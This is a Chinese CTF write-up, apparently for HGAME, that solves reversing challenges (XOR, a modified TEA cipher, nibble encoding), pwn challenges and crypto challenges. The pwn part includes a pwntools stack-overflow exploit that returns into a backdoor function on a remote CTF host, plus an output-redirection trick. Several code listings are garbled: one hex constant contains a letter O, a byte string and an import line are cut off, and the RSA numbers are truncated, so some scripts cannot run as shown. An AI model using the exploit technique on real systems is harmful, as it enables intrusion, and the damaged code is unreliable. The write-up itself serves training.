Reverse

1 test your IDA

将题目直接拖进 IDA，可以看到

```
sub_140001064("%10s");
if ( !strcmp(Str1, "r3ver5e") )
  sub_140001010("your flag:hgame{te5t_y0ur_IDA}");
return 0;
```

flag 可以直接看到：hgame{te5t_y0ur_IDA}

2 easyasm

这题目给的是一个汇编指令的 txt 文件，学过汇编的就会很清楚他的逻辑

```
enc(char *p)
_enc            proc near               ; CODE XREF: _main+1B↑p

i               = dword ptr -4
Str             = dword ptr  8

                push    ebp
                mov     ebp, esp
                push    ecx
                mov     [ebp+i], 0
                jmp     short loc_401176
; ---------------------------------------------------------------------------

loc_40116D:                             ; CODE XREF: _enc+3B↓j
                mov     eax, [ebp+i]
                add     eax, 1
                mov     [ebp+i], eax

loc_401176:                             ; CODE XREF: _enc+B↑j
                mov     ecx, [ebp+Str]
                push    ecx             ; Str
                call    _strlen
                add     esp, 4
                cmp     [ebp+i], eax
                jge     short loc_40119D
                mov     edx, [ebp+Str]
                add     edx, [ebp+i]
                movsx   eax, byte ptr [edx]
                xor     eax, 33h
                mov     ecx, [ebp+Str]
                add     ecx, [ebp+i]
                mov     [ecx], al
                jmp     short loc_40116D
; ---------------------------------------------------------------------------
```

他是将每个密文与 0x33 异或。解密脚本如下：

```
enc = [0x5b,0x54,0x52,0x5e,0x56,0x48,0x44,0x56,0x5f,0x50,0x3,0x5e,0x56,
0x6c,0x47,0x3,0x6c,0x41,0x56,0x6c,0x44,0x5c,0x41,0x2,0x57,0x12,0x4e]
for i in enc:
    print(chr(i ^ 0x33),end='')
```

flag 为 hgame{welc0me_t0_re_wor1d!}

3 easyenc

拖进 IDA，F5，加密逻辑就很清楚的出来了。

```
if ( len == 41 )
{
  while ( 1 )
  {
    v5 = (*((_BYTE *)input + v3) ^ 0x32) - 86;
    *((_BYTE *)input + v3) = v5;
    if ( *((_BYTE *)enc + v3) != v5 )
      break;
    if ( ++v3 >= 41 )
    {
      v6 = "you are right!";
      goto LABEL_8;
    }
  }
  v6 = "wrong!";
```

将 flag 的每一位与 0x32 异或之后减去 86 再与密文比较。解题脚本如下

```
easyenc
enc = [0x04, 0xFF, 0xFD, 0x09, 0x01, 0xF3, 0xB0, 0x00, 0x00, 0x05, 0xF0, 0xAD, 0x07,
0x06, 0x17, 0x05, 0xEB, 0x17, 0xFD, 0x17, 0xEA, 0x01, 0xEE, 0x01, 0xEA, 0xB1, 0x05,
0xFA, 0x08, 0x01, 0x17, 0xAC, 0xEC, 0x01, 0xEA, 0xFD, 0xF0, 0x05, 0x07, 0x06, 0xF9]
for i in enc:
    i += 0x56
    if(i > 0xff):
        i -= 0x100
    print(chr(i ^ 0x32),end='')
```

这个题目有个地方需要注意一下，因为每个数据是 char 类型的，所以如果加上 86 超过 0xff 的话就会造成数据溢出，这时候要减去 0x100

flag 为 hgame{4ddit1on_is_a_rever5ible_0peration}

4 easyencode

拖进 IDA，F5

```
sub_4011A0(a50s, (char)input);
for ( i = 0; i < 50; ++i )
{
  buf[2 * i] = input[i] & 0xF;
  buf[2 * i + 1] = (input[i] >> 4) & 0xF;
}
for ( j = 0; j < 100; ++j )
{
  if ( buf[j] != dword_403000[j] )
  {
    sub_401160(Format, buf[0]);
    return 0;
  }
}
sub_401160(aYesYouAreRight, buf[0]);
```

加密逻辑是：将每位 char 的高四位和第四位分别与 0xf 进行与运算。其实我们这里用一个简单的数字模拟这个操作就可以明白，它是将一个两位十六进制的数字

左边的一个放在索引为奇数的位置，右边一个偶数的位置。最后整体与密文进行比较。解密脚本如下：

```
enc = [0x00000008, 0x00000006, 0x00000007, 0x00000006, 0x00000001, 0x00000006, 0x0000000D, 0x00000006,
0x00000005, 0x00000006, 0x0000000B, 0x00000007, 0x00000005, 0x00000006, 0x0000000E, 0x00000006, 0x00000003,
0x00000006, 0x0000000F, 0x00000006, 0x00000004, 0x00000006, 0x00000005, 0x00000006, 0x0000000F, 0x00000005,
0x00000009, 0x00000006, 0x00000003, 0x00000007, 0x0000000F, 0x00000005, 0x00000005, 0x00000006, 0x00000001,
0x00000006, 0x00000003, 0x00000007, 0x00000009, 0x00000007, 0x0000000F, 0x00000005, 0x00000006, 0x00000006,
0x0000000F, 0x00000006, 0x00000002, 0x00000007, 0x0000000F, 0x00000005, 0x00000001, 0x00000006, 0x0000000F,
0x00000005, 0x00000002, 0x00000007, 0x00000005, 0x00000006, 0x00000006, 0x00000007, 0x00000005, 0x00000006,
0x00000002, 0x00000007, 0x00000003, 0x00000007, 0x00000005, 0x00000006, 0x0000000F, 0x00000005, 0x00000005,
0x00000006, 0x0000000E, 0x00000006, 0x00000007, 0x00000006, 0x00000009, 0x00000006, 0x0000000E, 0x00000006,
0x00000005, 0x00000006, 0x00000005, 0x00000006, 0x00000002, 0x00000007, 0x0000000D, 0x00000007]
for i in range(0,len(enc),2):
    data = enc[i] + enc[i+1] * 16
    print(chr(data),end='')
```

flag 为 hgame{encode_is_easy_for_a_reverse_engineer}

5 a_cup_of_tea

这个题目从名字就可以看出来是一个 tea 加密，拖进 IDA，f5 看主要的代码逻辑

```
sub_140001010("nice tea!\n> ");
sub_140001064("%50s");
sub_1400010B4(&Buf1, &si128);
sub_1400010B4((char *)&Buf1 + 8, &si128);
sub_1400010B4(v10, &si128);
sub_1400010B4((char *)v10 + 8, &si128);
v3 = memcmp(&Buf1, Buf2, 0x22ui64);
v4 = "wrong...";
```

可以看到主要的加密函数为 sub_1400010B4，点进去看一下

```
do
{
  v3 -= 1412567261;
  v7 += (v3 + v9) ^ (v2 + 16 * v9) ^ (v4 + (v9 >> 5));
  result = v3 + v7;
  v9 += result ^ (v5 + 16 * v7) ^ (v6 + (v7 >> 5));
  --v8;
}
while ( v8 );
```

tea 加密的风格，不过自己魔改了一下。加密逻辑在网上有很多，可以自己看一下。

```
#include <stdio.h>
int main(){
    unsigned int data[8] = {
        0x2E63829D, 0xC14E40OF, 0x9B39BFB9, 0x5A1F8B14, 0x61886DDE, 0x6565C6CF, 0x9F064F64, 0x236A43F6
    };
    for(int i = 0;i<8;i+=2){
        int v6 = 0;
        int v4 = 0xABCDEF23 * 32;
        do{
            ++v6;
            data[i+1] -= (v4 + data[i]) ^ ((data[i] >> 5) + 0x45678901) ^ (16 * (data[i] + 0x3456789));
            data[i] -= (v4 + data[i+1]) ^ (16 * data[i+1] + 0x12345678) ^ ((data[i+1] >> 5) + 0x23456789);
            v4 -= 0xABCDEF23;

        }while(v6 <= 31);
    }
    char *p;
    p = (char *)&data;
    for(int i = 0;i<32;i++){
        printf("%c",*(p+i));
    }
    unsigned char data1[2] = {
    0x6B,0x7D
    };
    for(int i = 0;i<2;i++){
        printf("%c",data1[i]);
    }
}
```

flag 为 hgame{Tea_15_4_v3ry_h3a1thy_drlnk}

PWN

1 test_nc

连接之后直接 cat flag 就可以获取 flag

hgame{1f8c16ab34f612b032a85fd0d685a1f41537f4db}

2 easy_overflow

首先 file ./vuln 程序是一个 64 位的程序。再 checksec ./vuln 看保护

Arch: amd64-64-little

RELRO: Partial RELRO


Stack: No canary found

NX: NX enabled


PIE: No PIE (0x400000)

栈可以随便溢出。运行一下，就是要求输入一个数字就会关闭。

拖进 IDA 里面看一下



read 函数读入 0x100，存在栈溢出漏洞。并且找到后门函数 b4ckd0or



那么思路就非常清晰了，就是通过栈溢出改变 read 函数的返回地址，让他去到这个后门函数。exp 如下：

```
from pwn import

context(os = "linux",arch = "amd64",log_level = "debug")

#feifei = process("./1pwn")

feifei = remote("week-1.hgame.lwsec.cn",31326)

payload = b'a' * (0x10 + 0x08) + p64(0x401176)
```

feifei.sendline(payload)

feifei.interactive()

但是这个题目还有一个考点 close(1)，在网上查询可以得知 close(1)关闭了标准输出，所以输出台上看不到任何内容。0，1，2 分别是标准输入，标准输出，标准错误。这时候需要 exec 1>&0 将输出重定向到输入就可以查看到内容了。

hgame{288f93ebbab0ee742537a8b2a08f3f0010a47476}

Crypto

1 Be Stream

这道题目就是递归优化后暴力破解，但是 python 对于大数的计算是非常慢的，所以一开始就对这两个大数进行取余，计算速度就会很快。


```
enc = b'\x1a\x15\x05\t\x17\t\xf5\xa2-\x06\xec\xed\x01-\xc7\xcc2\x1eXA\x1c\x157[\x06\x13/!-\x0b\xd4\x9
# 爆破data的部分,大概跑1分钟左右就可以出来，关键在于时时刻刻将大数取余
key = [int.from_bytes(b"Be water", 'big'), int.from_bytes(b"my friend", 'big')]
data = [0] * 191102977 #24的6次方
data[0] = 114
data[1] = 100
for i in range(2,191102977):
    data[i] = ((data[i-2] * 7 + data[i-1] * 4)) % 256
j = 0
for i in range(0,24):
    print((data[i**6]),end=',')

data = [114,100,114,196,114,132,114,164,114,36,114,4,114,68,114,228,114,228,114,68,114,4,114,36]
j = 0
for i in enc:
    water = data[j//2]
    j+=1
    print(chr(water ^ i),end='')
```

flag 为 hgame{1f_this_ch@l|eng3_take_y0u_to0_long_time?}

2 RSA

这个是一道简单的 RSA 加密题目，RSA 加密的关键在于 p,q。题目只给了一个 n，那么可以尝试拿到网站上分解。很幸运，可以分解成功。



```
import gmpy2
import libnum


p = 112391349878049935867635590281872450576525502195
q = 120229126614209415925697517318026393750884274634
N = 135127138348299757374196447062640858416920350098
e = 65537
m = (p-1)*(q-1)
d = gmpy2.invert(e, m)
C = 110674792674017748243232351185896019660434718342
minwen = pow(C,d,N)
print(libnum.n2s(int(minwen)).decode())
```

flag 为 hgame{factordb.com_is_strong!}